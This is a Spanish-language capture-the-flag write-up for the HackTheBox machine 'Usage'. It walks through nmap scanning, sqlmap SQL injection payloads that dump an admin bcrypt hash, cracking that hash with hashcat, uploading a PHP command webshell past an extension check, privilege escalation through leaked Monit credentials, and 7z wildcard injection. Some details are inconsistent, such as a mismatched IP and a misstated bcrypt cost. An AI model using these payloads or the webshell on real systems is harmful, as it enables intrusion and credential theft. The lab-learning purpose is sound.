


## 267- USAGE

- 1. USAGE
  - 1.1. Preliminar
  - 1.2. Nmap
  - 1.3. Tecnologías web
  - 1.4. SQL Injection in email field with SQLmap
  - 1.5. Cracking hash with Hashcat
  - 1.6. PHP webshell upload with extension restriction
  - 1.7. Privesc via leaked credentials
  - 1.8. Privesc via Wildcard Injection in 7-Zip
    - 1.8.1. Reverse engineering ELF file
    - 1.8.2. Reading root flag

### 1. USAGE

www

<https://app.hackthebox.com/machines/Usage>



### 1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

> netstat -tusage 10.10.11.249"
> ping 10.10.11.18
PING 10.10.11.18 (10.10.11.18): 56(84) bytes of data:
64 bytes from 10.10.11.18: icmp_seq=1 ttl=63 time=44.8 ms
64 bytes from 10.10.11.18: icmp_seq=2 ttl=63 time=39.0 ms
64 bytes from 10.10.11.18: icmp_seq=3 ttl=63 time=63.7 ms
64 bytes from 10.10.11.18: icmp_seq=4 ttl=63 time=37.2 ms
64 bytes from 10.10.11.18: icmp_seq=5 ttl=63 time=37.5 ms
64 bytes from 10.10.11.18: icmp_seq=6 ttl=63 time=37.4 ms
64 bytes from 10.10.11.18: icmp_seq=7 ttl=63 time=38.6 ms
64 bytes from 10.10.11.18: icmp_seq=8 ttl=63 time=36.9 ms
^C
-- 10.10.11.18 ping statistics --
8 packets transmitted, 8 received, 0% packet loss, time 7812ms
rtt min/avg/max/mdev = 36.903/41.761/63.724/8.643 ms

```

## 1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```

> nmap -sS -p- --open 10.10.11.18 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 17:15 -01
Nmap scan report for 10.10.11.18
Host is up (0.038s latency).
Not shown: 61741 closed tcp ports (reset), 3792 filtered tcp ports (no response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 15.13 seconds
> extractPorts allports

```

	File: extractPorts.tmp
1	
2	[*] Extracting information...
3	
4	[*] IP Address: 10.10.11.18
5	[*] Open ports: 22,80
6	
7	[*] Ports copied to clipboard
8	

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*. Añadimos *usage.htb* a nuestro */etc/hosts* para que nos resuelva la dirección.

```

> nmap -sCV -p22,80 --min-rate 5000 10.10.11.18 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-22 17:16 -01
Stats: 0:00:00 elapsed; 0 hosts completed (1 up); 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 17:16 (0:00:06 remaining)
Nmap scan report for 10.10.11.18
Host is up (0.066s latency).

```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:			
	256	a0:76:f6:d3:84:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)	
	256	bd:22:f5:28:77:77:fb:65:ba:f6:f4:2f:1b:c7:82:8f (ED25519)	
80/tcp	open	http	nginx 1.18.0 (Ubuntu)
http-title: bid not follow redirect to http://usage.htb/			
http-server-header: nginx/1.18.0 (Ubuntu)			
Service Info: OS: Linux; CPE: cpe:/o:Linux:Linux:Kernel			

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 8.42 seconds

```

> mvim /etc/hosts
> cat /etc/hosts

```

	File: /etc/hosts
1	127.0.0.1 localhost
2	127.0.1.1 kali
3	::1 localhost ip6-localhost ip6-loopback
4	ff02::1 ip6-allnodes
5	ff02::2 ip6-allrouters
6	
7	
8	# CUSTOM
9	10.10.11.18 usage.htb

## 1.3. Tecnologías web

- Whatweb**: nos reporta lo siguiente. Vemos que se está usando *Laravel* por detrás.



```

[11:30:13] [INFO] testing 'MySQL UNION query (62) - 1 to 20 columns'
[11:30:43] [INFO] testing 'MySQL UNION query (62) - 21 to 40 columns'
[11:30:47] [INFO] testing 'MySQL UNION query (62) - 41 to 60 columns'
[11:30:49] [INFO] testing 'MySQL UNION query (62) - 61 to 80 columns'
[11:30:54] [INFO] testing 'MySQL UNION query (62) - 81 to 100 columns'
[11:30:58] [INFO] checking if the injection point on POST parameter 'email' is a false positive
POST parameter 'email' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 9619 HTTP(s) requests:
--
Parameter: email (POST)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
Payload: _token=5x1GdLrXN0XhT7088TQ15bnjTP7TH16chjY54Fw6email=test@hotmail.com' AND 3188=(SELECT (CASE WHEN (3188=3188) THEN 3188 ELSE (SELECT 2570 UNION SELECT 4828) END))-- CF7Y

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (heavy query)
Payload: _token=5x1GdLrXN0XhT7088TQ15bnjTP7TH16chjY54Fw6email=test@hotmail.com' AND 4934=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, INFORMATION_SCHEMA.COLUMNS B, INFORMATION_SCHEMA.COLUMNS C WHERE 0 XOR 1)-- Rqlg

[11:31:08] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL > 5.6.12
[11:31:09] [INFO] fetching database names
[11:31:09] [INFO] fetching number of databases
[11:31:09] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:31:09] [INFO] retrieved: 3
[11:31:11] [INFO] retrieved: information_schema
[11:32:04] [INFO] retrieved: performance_schema
[11:32:57] [INFO] retrieved: us

Use blog
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog

[11:33:26] [WARNING] HTTP error codes detected during run:
419 (?) - 8079 times, 500 (Internal Server Error) - 592 times
[11:33:26] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htb'
[*] ending @ 11:33:26 /2024-04-23/

```

sqlmap -r usage.txt --dbs --batch -D usage\_blog --tables: nos centramos ahora en la base de datos llamada **usage\_blog**, para la cual trataremos de obtener los nombres de las **tablas**. Obtenemos bastantes tablas en esta base de datos.

```

[11:43:05] [INFO] fetching tables for database: 'usage_blog'
[11:43:05] [INFO] fetching number of tables for database 'usage_blog'
[11:43:05] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:43:05] [INFO] retrieved:
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
Y
[11:43:09] [INFO] retrieved: admin menu
[11:43:32] [INFO] retrieved: admin operation log
[11:44:12] [INFO] retrieved: admin permissions
[11:44:44] [INFO] retrieved: admin role menu
[11:45:14] [INFO] retrieved: admin role permissions
[11:45:53] [INFO] retrieved: admin role users
[11:46:32] [INFO] retrieved: admin roles
[11:46:22] [INFO] retrieved: admin user permissions
[11:47:10] [INFO] retrieved: admin users
[11:47:21] [INFO] retrieved: blog
[11:47:33] [INFO] retrieved: failed jobs
[11:48:02] [INFO] retrieved: migrations
[11:48:26] [INFO] retrieved: password reset tokens
[11:49:27] [INFO] retrieved: personal_access_tokens
[11:50:30] [INFO] retrieved: users
Database: usage_blog
[15 tables]
-----
admin menu
admin operation log
admin permissions
admin role menu
admin role permissions
admin role users
admin roles
admin user permissions
admin users
blog
failed jobs
migrations
password reset tokens
personal_access_tokens
users
-----

[11:50:43] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 584 times
[11:50:43] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htb'
[*] ending @ 11:50:43 /2024-04-23/

```

sqlmap -r usage.txt --batch -D usage\_blog -T admin\_users --columns: dentro de **usage\_blog**, centramos el tiro ahora en la tabla **admin\_users**, para la cual tratamos de obtener las diferentes columnas.

```

[11:57:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL > 5.6.12
[11:57:00] [INFO] fetching columns for table 'admin_users' in database 'usage_blog'
[11:57:00] [INFO] resuming partial value: 8
[11:57:00] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[11:57:00] [INFO] retrieved:
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
Y
[11:57:00] [INFO] retrieved: id
[11:57:06] [INFO] retrieved: int unsigned
[11:57:35] [INFO] retrieved: username
[11:57:53] [INFO] retrieved: varchar(100)
[11:58:24] [INFO] retrieved: password
[11:58:48] [INFO] retrieved: varchar(60)
[11:59:16] [INFO] retrieved: name
[11:59:25] [INFO] retrieved: varchar(255)
[11:59:57] [INFO] retrieved: avatar
[12:00:00] [INFO] retrieved: varchar(255)
[12:00:43] [INFO] retrieved: remember_token
[12:01:23] [INFO] retrieved: varchar(100)
[12:01:59] [INFO] retrieved: created_at
[12:02:16] [INFO] retrieved: timestamp
[12:02:41] [INFO] retrieved: updated_at
[12:03:10] [INFO] retrieved: timestamp

Database: usage_blog
Table: admin_users
[8 columns]
-----+-----
| Column | Type |
+-----+-----+
| name   | varchar(255) |
| avatar | varchar(255) |
| created_at | timestamp |
| id     | int unsigned |
| password | varchar(60) |
| remember_token | varchar(100) |
| updated_at | timestamp |
| username | varchar(100) |
+-----+-----+

[12:03:34] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 559 times
[12:03:34] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htb'
[*] ending @ 12:03:34 /2024-04-23/

```

sqlmap -r usage.txt --batch -D usage\_blog -T admin\_users -C name,avatar,created\_at,id,password,remember\_token,updated\_at,username --dump: volcamos

todas las columnas de la tabla `admin_users`. Al volcar todos estos datos, encontramos al usuario `admin` y su contraseña hasheada. Guardamos ésta en un archivo que llamamos `hash.txt`.

```
[12:06:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL > 5.0.12
[12:06:12] [INFO] fetching entries of column(s) 'name,avatar,created_at,id,password,remember_token,updated_at,username' for table 'admin_users' in database 'usage_blog'
[12:06:12] [INFO] fetching number of column(s) 'name,avatar,created_at,id,password,remember_token,updated_at,username' entries for table 'admin_users' in database 'usage_blog'
[12:06:12] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[12:06:12] [INFO] retrieved:
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] Y
1
[12:06:14] [INFO] retrieved: Administrator
[12:06:45] [INFO] retrieved:
[12:06:45] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[12:07:09] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[12:07:10] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'
[12:07:10] [INFO] retrieved: 2023-08-13 02:48:26
[12:08:06] [INFO] retrieved: 1
[12:08:09] [INFO] retrieved: $2y$18$ohq2kLpBH/r1.P5wRBP3U0mc24Ydv19DA9H156ooMgh5xvFUPrl2
[12:11:09] [INFO] retrieved: kThXIKu7GdLpgwStz7CFxjDmCY51SmPpxEkzv15dzvaQlYadh1lwrsLT
[12:13:58] [INFO] retrieved: 2023-08-23 06:02:19
[12:14:25] [INFO] retrieved: admin
Database: usage_blog
Table: admin_users
1 entry
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| name | avatar | created_at | id | password | remember_token | updated_at | username |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| Administrator | | 2023-08-13 02:48:26 | 1 | $2y$18$ohq2kLpBH/r1.P5wRBP3U0mc24Ydv19DA9H156ooMgh5xvFUPrl2 | kThXIKu7GdLpgwStz7CFxjDmCY51SmPpxEkzv15dzvaQlYadh1lwrsLT | 2023-08-23 06:02:19 | admin |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
[12:15:05] [INFO] table 'usage_blog.admin_users' dumped to CSV file '/root/.local/share/sqlmap/output/usage_htb/dump/usage_blog/admin_users.csv'
[12:15:05] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 621 times
[12:15:05] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/usage.htb'
[*] ending @ 12:15:05 /2024-04-23/
```

## 1.5. Cracking hash with Hashcat

- Pasamos este hash a **Hash-Identifer** para ver qué tipo de hash es, pero no lo reconoce. Buscamos información para este tipo de hash. Se trata de **bcrypt**. Usamos directamente **Hashcat** para romper esta contraseña: `hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt`. Obtenemos el valor de la contraseña: **whatever1**.

- Con `-m 3200` especificamos el algoritmo de hashing **bcrypt**.

```
Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace...: 14344385
* Runtime....: 1 sec

Cracking performance lower than expected?
* Append -w 3 to the commandline.
  This can cause your screen to lag.
* Append -S to the commandline.
  This has a drastic speed impact but can be better for specific attacks.
  Typical scenarios are a small wordlist but a large ruleset.
* Update your backend API runtime / driver the right way:
  https://hashcat.net/faq/wrongdriver
* Create more work items to make use of your parallelization power:
  https://hashcat.net/faq/morework

$2y$18$ohq2kLpBH/r1.P5wRBP3U0mc24Ydv19DA9H156ooMgh5xvFUPrl2:whatever1

Session.....: hashcat
Status.....: Cracked
Hash Mode.....: 3200 (bcrypt $2y$, Blowfish (Uni))
Hash Target....: $2y$18$ohq2kLpBH/r1.P5wRBP3U0mc24Ydv19DA9H156ooMgh5xvFUPrl2
Time Started...: Tue Apr 23 13:46:22 2024 (14 secs)
Time Estimated.: Tue Apr 23 13:46:36 2024 (0 secs)
Kernel Feature.: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 110 M/s (4.37ms) @ Accel:6 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 1620/14344385 (0.01%)
Rejected.....: 0/1620 (0.00%)
Restore.Point...: 1504/14344385 (0.01%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1...: alexis1 -> serena
Hardware.Mon.#1..: Util: 80%

Started: Tue Apr 23 13:45:51 2024
Stopped: Tue Apr 23 13:46:38 2024
> cat hash.txt
File: hash.txt
1 | $2y$18$ohq2kLpBH/r1.P5wRBP3U0mc24Ydv19DA9H156ooMgh5xvFUPrl2
```

66

- Desglose del Hash:

- Identificador del Algoritmo (\$2y\$):**


- Este prefijo (\$2y\$) indica que se está utilizando el algoritmo **bcrypt** en formato modular.

- Coste del Cálculo del Hash (10):**




- Después del identificador del algoritmo, el número `10` especifica el coste de cálculo del hash. En `bcrypt`, este valor indica el número de *rondas de hashing* que se deben realizar. En este caso, `10` significa que se realizarán  $2^{10}$  (1024) rondas.
- **Salt y Hash**  
`(ohq2kLpBH/r.i.P5wR0P3U0mc24Ydv19DA9H1S6oo0MgH5xVfUPrL2)`:
  - La parte restante del hash  
`(ohq2kLpBH/r.i.P5wR0P3U0mc24Ydv19DA9H1S6oo0MgH5xVfUPrL2)` es la combinación del *salt* y el *hash* resultado del algoritmo *bcrypt*.
  - El *salt* es una cadena aleatoria que se añade a la contraseña antes de aplicar el algoritmo de hashing, lo que aumenta la seguridad del hash resultante.

## 1.6. PHP webshell upload with extension restriction

- Usamos estas credenciales para identificarnos en el subdominio *admin.usage.htb*, el cual añadimos anteriormente a nuestro `/etc/hosts`. Dentro ahora de esta página, vemos que podemos cambiar nuestro avatar o imagen de perfil. Por tanto, vamos a intentar subir un *archivo PHP* que nos permita ejecutar comandos para obtener una shell reversa en el sistema. Creamos un archivo que hemos llamado *regalo.php*, en el cual escribimos: `<?php system($_GET['cmd']); ?>`.



- Al tratar de subir este archivo. parece que hay una verificación de extensión del lado del cliente. Tras diferentes intentos, descubrimos que debemos subir el archivo con extensión *.jpg*, así que cambiamos el nombre del mismo a *regalo.jpg*. Interceptamos esta petición con *Burp Suite* y la enviamos.



## 1.7. Privesc via leaked credentials

- Dentro del directorio de nuestro usuario actual, *dash*, encontramos un archivo *.monitrc*, en el cual vemos una contraseña que nos permitirá autenticarnos como usuario *xander*, usuario que vimos anteriormente en el */etc/passwd*.

```
dash@usage:~$ cd .config
dash@usage:~/.config$ ls
dash@usage:~/.config$ ls -la
Total 16
drwxrwxr-x 4 dash dash 4096 Aug 20 2023 .
drwxr-x--- 5 dash dash 4096 Apr 24 18:05 ..
drwxrwxr-x 3 dash dash 4096 Aug 7 2023 composer
drwx----- 2 dash dash 4096 Aug 20 2023 procps
dash@usage:~/.config$ cd ..
dash@usage:~$ cat .monitrc
#Monitoring Interval in Seconds
set daemon 60

#Enable Web Access
set httpd port 2812
use_address 172.9.0.1
allow admin:3nc0d3d pa$sw0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
  if cpu > 80% for 2 cycles then alert

#System Monitoring
check system usage
  if memory usage > 80% for 2 cycles then alert
  if cpu usage (user) > 70% for 2 cycles then alert
  if cpu usage (system) > 30% then alert
  if cpu usage (wait) > 20% then alert
  if loadavg (1min) > 6 for 2 cycles then alert
  if loadavg (5min) > 4 for 2 cycles then alert
  if swap usage > 5% then alert

check filesystem rootfs with path /
  if space usage > 80% then alert
dash@usage:~$ su xander
Password:
xander@usage:/home/dash$ |
```


“

- El archivo *.monitrc* es el archivo de configuración principal de *Monit*, una herramienta de monitoreo y gestión de servicios en sistemas Unix y Linux. Este archivo se utiliza para configurar y personalizar el comportamiento de Monit, incluyendo qué servicios monitorear, qué acciones tomar en respuesta a ciertos eventos y cómo notificar al administrador del sistema sobre problemas.

## 1.8. Privesc via Wildcard Injection in 7-Zip


- Vemos que al hacer `sudo -l` podemos ejecutar */usr/bin/usage\_management* como cualquier usuario sin proporcionar contraseña. Examinamos este archivo para ver qué hace exactamente. Como es un binario, le aplicamos un `strings`.





### 1.8.1. Reverse engineering ELF file

- Tras explorar diferentes opciones, decidimos copiar este archivo a nuestra máquina y exportarlo a **Ghidra** para hacer **ingeniería inversa**: debemos saber cómo funciona este binario a bajo nivel para poder explotarlo o aprovecharnos del mismo. Al descompilarlo, descubrimos algo en la función **backupWebContent** (la cual podemos ver escrita en **C** en la siguiente imagen): podemos intentar leer archivos privilegiados que de otro modo no podríamos debido al uso incorrecto de **--** antes de **\*** en el programa **7z**, debido a cómo **7z** interpreta estos elementos en su sintaxis de línea de comandos y cómo se aprovecha esta interpretación para manipular el proceso de lectura de archivos. Este tipo de ataque se llama **Wildcard Injection**.



- La función **backupWebContent** está definida como una función que no devuelve nada (**void**). Esto significa que la función no devuelve ningún valor.
- Dentro de la función, primero intenta cambiar el directorio de trabajo a **/var/www/html** utilizando la función **chdir**. La función **chdir** intenta cambiar el directorio de trabajo a la ruta especificada y devuelve **0** si tiene éxito.

